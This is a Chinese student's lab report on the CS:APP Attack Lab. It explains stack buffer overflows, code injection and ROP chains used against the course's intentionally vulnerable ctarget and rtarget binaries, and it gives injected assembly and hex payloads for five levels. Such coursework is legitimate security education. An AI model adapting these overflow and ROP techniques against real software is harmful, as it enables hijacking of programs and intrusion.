Attack Lab 实验报告

李晨昊 2017011466

2019-8-15


目录

1 实验目的

- 学习攻击者利用缓冲区溢出漏洞来攻击程序的不同方法
- 学习程序员保护程序不受攻击的方法，了解编译器和 os 帮助保护程序不受攻击的方法
- 理解 x86-64 架构的堆栈和参数传递机制
- 理解 x86-64 指令的编码方式
- 获得更多使用 gdb 和 objdump 等调试工具的经验

2 实验原理

很多情况下程序员会将一个固定大小的缓冲区分配在栈上，当程序员写这个缓冲区，或者把它传递给一部分没有检测缓冲区长度的 c 的库函数时，可能无意中突破了分配的缓冲区长度的限制，这会导致栈上除了缓冲区内存之外，还有更多的内存被改写。这时如果输入是有恶意的，则有可能利用这些注入的数据来操控程序的执行流程。这是因为函数的调用需要保存函数的返回地址，而在大部分体系结构下这个返回地址通常是被保存在栈上的，例如课程中描述的这个栈的结构：



缓冲区的起始指针就指向其中 `Saved Registers + Local Variables` 中的某个位置，容易看出如果访问越界，很容易就能改写上方的 `Return Addr` 部分。

如果随意改写 `Return Addr`，造成的结果多半是函数返回时跳转到一个不合法的地址然后被 os 杀掉。然而有恶意的输入可以精心设计 `Return Addr` 的内容，从而完成包括以下两种攻击方式在内的攻击：

1. 代码注入攻击

往栈上的其它部分填写可以执行的代码，然后让 `Return Addr` 指向这些代码的首地址。

2. rop 攻击

现在大多数正常的程序都使用了一定的防护技术，使得简单的代码注入攻击不能奏效：包括栈地址的随机化，使得 “这些代码的首地址” 没办法在运行前被攻击者得知；以及利用 mmu 等硬件，标记栈内存为不可执行，这样攻击者甚至没有填写可执行代码的位置。

然而通过使用 rop 攻击，仍然可以克服以上两个困难。它的思路在于在已有的程序中寻找一系列以 `ret` 结尾的代码片段，将这些片段的起始地址依次填到栈中，这样被攻击的函数 `ret` 时会跳转到第一个代码片段并将栈上的第二个代码片段的起始地址暴露在栈顶，第一个代码片段执行完之后 `ret` 时便会跳转到第二个代码片段，依次类推。

3 实验过程

3.1 任务 1

本题要求通过修改栈上的内容来实现调用函数 `touch1`，这只需要让函数 `getbuf` 的 `ret` 指令跳转到 `touch1` 即可，即让这条 `ret` 执行时栈顶是 `touch1` 的入口地址。

观察 `getbuf`，发现它把 `rsp` 指针减去 `0x28` 后调用 `Gets`，`Gets` 返回时`%rsp` 仍在这个位置，所以`%rsp + 0x28` 处即是调用 `getbuf` 的那一条 `call` 指令压入的返回地址，而 `getbuf` 的 `ret` 也是依据这个地址来返回。所以先填上 `0x28` 个无用的字符 (我填了 `0x30`)，再填上 `touch1` 的入口地址即可。

需要注意的是 `touch1` 的入口地址是一个 64 位整数，需要把它按照小端序填入栈中地址才会被正确解读，小端序的低位在左侧 (左侧和内存低地址对应)，和人正常的看数字的顺序是反的。

3.2 任务 2

本题要求调用函数 `touch2`，并且通过 `touch2` 中对 `if (val == cookie)` 的检查。运行程序会输出我的 `cookie = 0x5f1132e3`，而 `val` 是通过寄存器`%rdi` 来传递的，所以必须至少执行一句代码 `movq $0x5f1132e3, %rdi` 后才能调用 `touch2`(这里 `movl + %edi` 和 `movq + %rdi` 的效果是等同的)。

同时，既然这里不像任务一一样是直接跳转到 `touch2`，那么为了调用 `touch2` 就需要再进行一次 `ret`，第二次跳转到栈顶的内容表示的地址，也就是说需要先把 `touch2` 的入口地址压入栈，再执行一次 `ret`。

综上，需要执行的代码就是：

```
movq $0x5f1132e3, %rdi # cookie
pushq $0x0000000000401999 # touch2 入口地址
ret
```

为了开始执行这些代码，需要确定它们在栈上的起始位置，这需要用 gdb 在对应的位置输出%rsp 的信息。这里填入的起始地址是 getbuf 的 ret 执行时的%rsp + 8，因为这个地址本身需要占据 8 个字节。

3.3 任务 3

本题要求调用函数 touch3，并且通过 touch3 中对字符串相等的检查。显然字符串只能放在栈上，寄存器或者其它内存都是不行的。为了把字符串放到栈上，其实只需要在输入的字符串中包含这个字符串即可 (这也是任务五的做法)，不过我在做这个任务没有想到这个方法，只想到了用 push 指令把字符串的内容压入栈中。

本来我设想的是把每个字符依次用类似 pushb 之类的东西放到栈里，但是试了一下之后发现不行，查了一些资料 (https://stackoverflow.com/questions/43435764/64-bit-mode-do-not-support-push-and-pop-instructions) 后得知 64 位下 push 总是会向栈中压入 64 位的数据，分为以下几种情况：

1. 64 位寄存器
2. 8 位或 32 位立即数，符号拓展到 64 位
3. 一些段寄存器

总之是不能够逐字节压入的，而且也不能直接压入一个 64 位立即数。也不能压入两次 32 位立即数，这样语义不对。所以只能把 64 位立即数先 movq 到一个 64 位寄存器中再 pushq，至于末尾的 0 就直接用压入立即数来表示了。

表示 cookie 的字符串有 8 个字符，每个字符 8 位，刚好编码到一个 64 立即数中，数的小端对应字符串靠前的字符。最终需要写入的代码如下：

```
pushq $0x0 # 字符串末尾 0
movq $0x3365323331316635, %rdi # cookie 字符串
pushq %rdi
movq %rsp, %rdi
pushq $0x0000000000401aaa
ret
```

不得不说是有点麻烦的，主要还是我没有想到直接把字符串放在栈上 (第五个任务可以想到，因为没有 pushq 这样的指令可以用了)。

3.4 任务 4

本题要求调用函数 touch2，并且通过 touch2 中对 if (val == cookie) 的检查，与第二个任务的不同之处在于这里栈的地址是随机的，栈内存也是不可执行的，所以之前的解法无效了，需要使用 rop。

在题目给定的条件下，显然只有 popq 能够做到给寄存器赋常数值，在 farm 中搜索所有 popq 指令发现，只有 popq %rax 可以使用，但是函数传参需要用%rdi，所以还需要一条 movq %rax, %rdi。幸运的是这条指令也找到了，所以用两个 gadget 就完成了任务。

第二个 gadget 执行完之后的 ret 不会再跳转到新的 gadget，而是直接跳转到 touch2 的入口地址。

3.5 任务 5

本题要求调用函数 touch3，并且通过 touch3 中对字符串相等的检查。

之前已经提到这里只能通过把数据直接放在栈上来表示字符串，既然字符串在栈上，就只有%rsp 能够获取字符串**附近**的地址 (我试了一下的确每次执行%rsp 都会变，不能硬编码)。这里的%rsp 不能直接就是字符串的地址，否则下一条 ret 就会跳转到字符串的内容表示的地址上。除非存在一条这样的 movq 和至少两条 popq(字符串需要 9 个字节) 然后返回，才能直接把字符串放在%rsp 的位置，不过 farm 中并没有这样的指令序列。

所以一定要有办法把%rsp 和某个偏移量相加才能得到真正的字符串的地址。仔细观察 farm 可以发现有个函数和其它的明显长的不一样，即 add_xy，显然它可以执行加法，不过要求两个操作数必须分别在%rdi 和%rsi 才行。

对于栈指针这个操作数，需要寻找%rsp 到%rdi 或者%rsi 的 movq 路径。观察发现存在一条%rsp -> %rax -> %rdi 的路径。

对于偏移量这个操作数，因为只能用 popq 获取常数，而只有 popq %rax 存在，所以需要寻找%rax 到%rdi 或者%rsi 的 movq 路径。这样的路径其实是不存在的，不过这个偏移量是一个 32 位常数，所以 movl 也是可以使用的。观察发现存在一条%eax -> %ecx -> %edx -> %esi 的路径。

于是 add_xy 的两个操作数都齐全了，完成加法后把%rax 移动到%rdi，再调用 touch3 即可。

这个偏移量直到现在才能计算出来，因为字符串必须放在这些指令之后 (否则会干扰 ret)。计算得偏移量是 72，即 0x48。

完成五个任务后，实验结果截图如下：

```
[mashplant@mashplant attack_lab]$ ./hex2raw <1.txt | ./ctarget -q
Cookie: 0x5f1132e3
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2017011466:PASS:0xffffffff:ctarget:1:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3
[mashplant@mashplant attack_lab]$ ./hex2raw <2.txt | ./ctarget -q
Cookie: 0x5f1132e3
Type string:Touch2!: You called touch2(0x5f1132e3)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2017011466:PASS:0xffffffff:ctarget:2:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3
 C7 E3 32 11 5F 68 99 19 40 00 C3
[mashplant@mashplant attack_lab]$ ./hex2raw <3.txt | ./ctarget -q
Cookie: 0x5f1132e3
Type string:Touch3!: You called touch3("5f1132e3")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2017011466:PASS:0xffffffff:ctarget:3:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3
 48 BF 35 66 31 31 33 32 65 33 57 48 89 E7 68 AA 1A 40 00 C3
[mashplant@mashplant attack_lab]$ ./hex2raw <4.txt | ./rtarget -q
Cookie: 0x5f1132e3
Type string:Touch2!: You called touch2(0x5f1132e3)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2017011466:PASS:0xffffffff:rtarget:2:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3
 11 5F 00 00 00 00 68 1B 40 00 00 00 00 00 99 19 40 00 00 00 00 00
[mashplant@mashplant attack_lab]$ ./hex2raw <5.txt | ./rtarget -q
Cookie: 0x5f1132e3
Type string:Touch3!: You called touch3("5f1132e3")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2017011466:PASS:0xffffffff:rtarget:3:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3
 40 00 00 00 00 00 48 1B 40 00 00 00 00 00 48 00 00 00 00 00 00 00 F3 1B 40 00 00 00 00 00 1D 1C 40 00 00 00 00 00 01 1C 40 00 00
00 00 00 35 66 31 31 33 32 65 33 00
```

4 困难 & 心得 & 技巧与经验

1.

熟练使用 gdb 对完成实验很有帮助，不过也不需要很高的技巧，主要用到的功能大概就是设置断点，查看寄存器，查看内存。以后的课程，如 os 等，也会大量依赖于 gdb 的使用，所以现在掌握好一些仍然是有很大好处的。

2.

`hex2raw` 这个工具似乎有点 bug，虽然号称可以在里面写注释，也提示了`/*` 和 `*/`附近要留空格，但是行为还是有点怪异：`/*` 后必须有至少一个空格，否则工具会报错；`*/`前必须有至少一个空格，否则**工具不会报错，但会直接忽略 `*/`之后的所有内容**。

当然，既然文档中已经给了警告 (虽然很容易被忽略)，按理是不能指责它有 bug 的。不过这个要求的确比较奇怪和无聊，也很容易碰巧就忘记一个空格 (比如我)。